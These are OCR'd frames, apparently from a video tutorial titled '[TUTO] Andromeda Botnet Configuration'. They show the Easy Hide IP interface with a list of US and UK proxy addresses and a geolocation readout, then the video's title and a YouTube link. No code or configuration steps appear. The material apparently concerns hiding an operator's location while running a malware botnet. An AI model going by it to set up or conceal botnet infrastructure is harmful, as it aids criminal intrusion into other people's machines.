

Change Your Country IP Address & Location with Easy Hide IP Software
Connect to Selected
AutoChange My Identity
Minimise to Tray
About & Registration
Online Help
Your Active Identity
81.94.201.87
United Kingdom
ip
location
server type
signal strength
67.219.51.116 United States, Pittsford (New York) Private (Fast)
93.174.138.36 United Kingdom, Derby (England) Private (Fast)
81.94.201.87 United Kingdom, Gosport (England) Private (Fast)
93.174.138.245 United Kingdom, Derby (England) Private (Fast)
67.219.51.110 United States, Pittsford (New York) Private (Fast)
77.245.75.53 United Kingdom, Gosport (England) Private (Fast)
67.219.51.112 United States, Pittsford (New York) Private (Fast)
67.219.51.124 United States, Pittsford (New York) Private (Fast)
67.219.51.108 United States, Pittsford (New York) Private (Fast)
77.245.75.50 United Kingdom, Gosport (England) Private (Fast)
93.174.138.253 United Kingdom, Derby (England) Private (Fast)
81.94.201.90 United Kingdom, Gosport (England) Private (Fast)
81.94.201.83 United Kingdom, Gosport (England) Private (Fast)
67.219.51.123 United States, Pittsford (New York) Private (Fast)
2:22 / 2:44
Scroll for details



Change Your Country IP Address & Location with Easy Hide IP Software
83.44.231.14
Your geographic location:
Country: Spain
City / Region: Alicante (Comunidad Valenciana)
Latitude: 38.35
Longitude: -0.483
Map:
Map
Satellite
Madrid
Valencia
España
Spain
Murcia
Cartagena
Sevilla
Granada
Cadiz
Málaga
2:42 / 2:44
Scroll for details


Reference: Andromeda


Title: [TUTO] Andromeda Botnet Configuration


Link: https://www.youtube.com/watch?v=yRRYpFLbKNU

